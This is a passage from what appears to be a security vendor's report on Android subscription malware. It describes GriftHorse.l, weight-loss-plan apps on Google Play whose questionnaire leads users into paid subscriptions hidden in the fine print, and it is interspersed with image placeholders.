
GriftHorse.l: read the small text

All of the apps described above subscribe users to legitimate third-party services, even if the user doesn't need them. However, there are other forms of malware which subscribe users to the app authors' own "service."

You can end up subscribing to one of these services by simply not reading the user agreement carefully enough. For example, apps which have recently been spread intensively on Google Play offer to tailor personal weight-loss plans for a token fee.




Once launched, the app asks you to fill out a questionnaire.




A page then opens to inform the user that a personal plan is being generated.

